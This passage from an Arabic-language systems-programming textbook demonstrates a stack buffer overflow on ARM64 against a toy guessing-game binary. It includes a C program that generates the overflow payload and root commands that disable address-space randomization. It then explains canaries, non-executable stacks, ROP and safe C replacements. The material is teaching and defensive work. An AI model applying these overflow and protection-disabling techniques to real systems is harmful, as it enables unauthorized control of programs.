   0x0000aaaaaaaaa904 <+24>:	bl	0xaaaaaaaaa6d0 <exit@plt>
لاحظ أن endGame تبدأ عند العنوان 0x0000aaaaaaaaa8ec. ويوضح الشكل 4 استغلالًا نموذجيًا يرغم secret على تشغيل دالة endGame.
 الشكل 4. سلسلة نموذجية يمكن أن تجبر secret على تنفيذ الدالة endGame
وفي جوهر الأمر، توجد 32 بايت من قيم النفايات يتبعها عنوان العودة. ومرة أخرى، لأن ARM64 نظام صغير النهاية افتراضيًا، تظهر بايتات عنوان العودة بترتيب معكوس.
ويوضح البرنامج التالي كيف يمكن لمهاجم بناء الاستغلال السابق:
#include <stdio.h>

char ebuff[]=
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*first 10 bytes of junk*/
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*next 10 bytes of junk*/
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*following 10 bytes of junk*/
"\x00\x00" /*last 2 bytes of junk*/
"\xec\xa8\xaa\xaa\xaa\xaa\x00\x00" /*address of endGame (little endian)*/
;

int main(void) {
    int i;
    for (i = 0; i < sizeof(ebuff); i++) { /*print each character*/
        printf("%c", ebuff[i]);
    }
    return 0;
}
تشير \x قبل كل عدد إلى أن العدد مُنسَّق بالتمثيل الست عشري لمحرف. وبعد تعريف ebuff[]، تطبعه دالة main ببساطة محرفًا محرفًا. وللحصول على سلسلة البايتات المرتبطة به، صرّف هذا البرنامج وشغّله كما يلي:
$ gcc -o genEx genEx.c
$ ./genEx > exploit
لاستخدام exploit كإدخال إلى scanf، يكفي تشغيل secret باستخدام exploit. ولجعل الاستغلال يعمل على Raspberry Pi، اكتب مجموعة الأوامر التالية بصلاحية الجذر (سنشرح ما يجري بعد المثال):
$ sudo su
[sudo] password for pi:
root@pi# echo "0" > /proc/sys/kernel/randomize_va_space
root@pi# exit
$
يضعك الأمر sudo su في وضع الجذر على Raspberry Pi. وعند مطالبتك بكلمة مرور، استخدم كلمة مرورك (نفترض أن لديك وصولًا بصلاحية الجذر إلى Raspberry Pi). وبمجرد إدخال كلمة المرور، تُكتب مجموعة الأوامر التالية في وضع الجذر. لاحظ أن مطالبة الأوامر تتغير عندما يكون المستخدم في وضع الجذر (تبدو شيئًا مثل root@pi#).
يكتب الأمر echo فوق محتويات الملف randomize_va_space بالقيمة 0. بعد ذلك، يعيد الأمر exit المستخدم إلى وضع المستخدم العادي.
والآن، اكتب الأمر التالي عند المطالبة:
$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
يطبع البرنامج «You are so wrong!» لأن السلسلة الموجودة في exploit ليست الرقم السري. لكن البرنامج يطبع أيضًا السلسلة «You win!» تذكّر، مع ذلك، أن هدفنا خداع البرنامج ليعيد 0. وفي نظام أكبر، حيث يتتبع برنامج خارجي فكرة «النجاح»، غالبًا ما يكون الأهم ما يعيده البرنامج، لا ما يطبعه.
ويُنتج فحص قيمة الإرجاع ما يلي:
$ echo $?
0
استغلالنا يعمل! لقد فزنا باللعبة!
9.10.6. الحماية من فيض المخزن المؤقت
غيّر المثال الذي عرضناه مسار التحكم في الملف التنفيذي secret، فرغمه على إعادة قيمة صفرية مرتبطة بالنجاح. وقد اضطُررنا إلى تحقيق ذلك بطريقة ملتوية إلى حد كبير بسبب حمايات المكدّس التي تضمّنها ARM وGCC لمكافحة هذا النوع من الهجوم. غير أن استغلالات فيض المخزن المؤقت يمكن أن تلحق ضررًا حقيقيًا بالأنظمة الأقدم. كما كانت بعض أنظمة الحاسوب القديمة تنفّذ البايتات من ذاكرة المكدّس. فإذا وضع مهاجم بايتات مرتبطة بتعليمات التجميع على مكدّس النداء، فسيفسّر المعالج البايتات كتعليمات حقيقية، ما يتيح للمهاجم إرغام المعالج على تنفيذ أي شيفرة اعتباطية من اختياره. لحسن الحظ، ثمة استراتيجيات تستخدمها أنظمة الحاسوب الحديثة لجعل تشغيل المهاجمين استغلالات فيض المخزن المؤقت أصعب:
- عشوائية المكدّس: يخصص نظام التشغيل عنوان البداية للمكدّس في موقع عشوائي في ذاكرة المكدّس، فيتفاوت موضع مكدّس النداء وحجمه من تشغيل برنامج إلى آخر. وعندما كتبنا فوق الملف
/proc/sys/kernel/randomize_va_spaceبالقيمة 0، أوقفنا مؤقتًا عشوائية المكدّس على Raspberry Pi (يعود هذا الملف إلى قيمته الأصلية عند إعادة التشغيل). ومن دون إيقاف عشوائية المكدّس، سيكون لآلات متعددة تشغّل الشيفرة نفسها عناوين مكدّس مختلفة. وتستخدم أنظمة Linux الحديثة عشوائية المكدّس كممارسة قياسية. غير أن مهاجمًا مصممًا يمكنه كسر الهجوم بالقوة بتكرار المحاولات بعناوين مختلفة. ومن الحيل الشائعة استخدام زحلوقة NOP (NOP sled)، أي عدد كبير من تعليمات NOP، قبل شيفرة الاستغلال الفعلية. فتنفيذ التعليمة NOP (0x90) بلا أثر إلا تقدّم عدّاد البرنامج إلى التعليمة التالية. وما دام المهاجم يستطيع حمل المعالج على التنفيذ في موضع ما داخل زحلوقة NOP، فستقوده الزحلوقة في النهاية إلى شيفرة الاستغلال التي تتبعها. وتفصّل مقالة Aleph One بعنوان Smashing the Stack for Fun and Profit6 آلية هذا النوع من الهجوم. - كشف إفساد المكدّس: خط الدفاع الآخر محاولة كشف إفساد المكدّس. وتستخدم إصدارات GCC الحديثة حامي مكدّس يُعرف بـ الكناري (canary) يعمل حارسًا بين المخزن المؤقت والعناصر الأخرى في المكدّس. والكناري قيمة تُخزَّن في قسم غير قابل للكتابة من الذاكرة ويمكن مقارنتها بقيمة تُوضع على المكدّس. وإذا «مات» الكناري أثناء تنفيذ البرنامج، عرف البرنامج أنه تحت هجوم وأجهض التنفيذ برسالة خطأ. وللتبسيط، أزلنا الكناري من ملفنا التنفيذي
secretبتصريفه بالعلمfno-stack-protectorفي GCC. غير أن مهاجمًا بارعًا يمكنه استبدال الكناري في أثناء الهجوم لمنع البرنامج من كشف إفساد المكدّس. - تحديد المناطق القابلة للتنفيذ: في خط الدفاع هذا، تُقصر الشيفرة القابلة للتنفيذ على مناطق معينة من الذاكرة فقط. وبعبارة أخرى، لم يعد مكدّس النداء قابلًا للتنفيذ. لكن حتى هذا الدفاع يمكن إبطاله. ففي هجوم يستخدم البرمجة الموجهة بالعودة (return-oriented programming أو ROP)، يستطيع المهاجم «انتقاء» تعليمات في مناطق قابلة للتنفيذ، والقفز من تعليمة إلى تعليمة لبناء استغلال. وثمة أمثلة شهيرة على ذلك على الإنترنت، خصوصًا في ألعاب الفيديو7.
لكن خط الدفاع الأفضل هو دائمًا المبرمج. ولمنع هجمات فيض المخزن المؤقت على برامجك، استخدم دوال C ذات محدِّدات الطول كلما أمكن، وأضف شيفرة تجري فحصًا لحدود المصفوفات. ومن الجوهري أن تطابق أي مصفوفات معرّفة محدِّدات الطول المختارة. ويسرد الجدول 1 بعض دوال C «السيئة» الشائعة المعرّضة لفيض المخزن المؤقت، والدالة «الجيدة» المقابلة التي ينبغي استخدامها (افترض أن buf مخصص بـ12 بايتًا):
| بدلًا من | استخدم |
|---|---|
gets(buf) |
fgets(buf, 12, stdin) |
scanf("%s", buf) |
scanf("%12s", buf) |
strcpy(buf2, buf) |
strncpy(buf2, buf, 12) |
strcat(buf2, buf) |
strncat(buf2, buf, 12) |
sprintf(buf, "%d", num) |
snprintf(buf, 12, "%d", num) |
ولم يعد الملف التنفيذي secret2 (secret2ARM64.tar.gz) يحمل ثغرة فيض المخزن المؤقت. وتظهر دالة playGame في هذا الملف التنفيذي الجديد (main2.c) أدناه:
int playGame(void){
  int guess, secret, len, x=3;
  char buf[12];
  printf("Enter secret number:\n");
  scanf("%12s", buf); //lengths specifier added here!
  guess = atoi(buf);
  secret=getSecretCode();
  if (guess == secret)
    printf("You got it right!\n");
  else{
    printf("You are so wrong!\n");
    return 1;
  }
  printf("Enter the secret string to win:\n");
  scanf("%12s", buf); //length specifier added here!
  guess = calculateValue(buf, strlen(buf));
  if (guess != secret){
    printf("You lose!\n");
    return 2;
  }
  endGame();
  return 0;
}
لاحظ أننا أضفنا محدِّد طول إلى جميع نداءات scanf، فصار نداء scanf يتوقف عن القراءة من الإدخال بعد قراءة البايتات الـ12 الأولى. ولم تعد سلسلة الاستغلال تكسر البرنامج:
$ ./secret2 < exploit
Enter secret number:
You are so wrong!
$ echo $?
1
وبالطبع، ما زال بإمكان أي قارئ يملك مهارات أساسية في الهندسة العكسية أن يفوز بلعبة التخمين بتحليل شيفرة التجميع. وإذا لم تكن قد حاولت بعد التغلب على البرنامج بالهندسة العكسية، فنشجعك على ذلك الآن.
المراجع
- Mohit Kumar. Critical Skype Bug Lets Hackers Remotely Execute Malicious Code. 2017.
- Tamir Zahavi-Brunner. CVE-2017-13253: Buffer overflow in multiple Android DRM services. 2018.
- Tom Spring. Google Patches ‘High Severity’ Browser Bug. 2017.
- Christopher Kelty. The Morris Worm Limn Magazine, Issue 1. Issue 1, Systemic Risk. 2011.
- David Auerbach. Chat Wars: Microsoft vs. AOL NplusOne Magazine, Issue 19. Spring 2014.
- Aleph One. Smashing the Stack for Fun and Profit. 1996.
- DotsAreCool. Super Mario World Credit Warp (Nintendo ROP example). 2015.
- تمارين الفصل 9 (قيد الإعداد)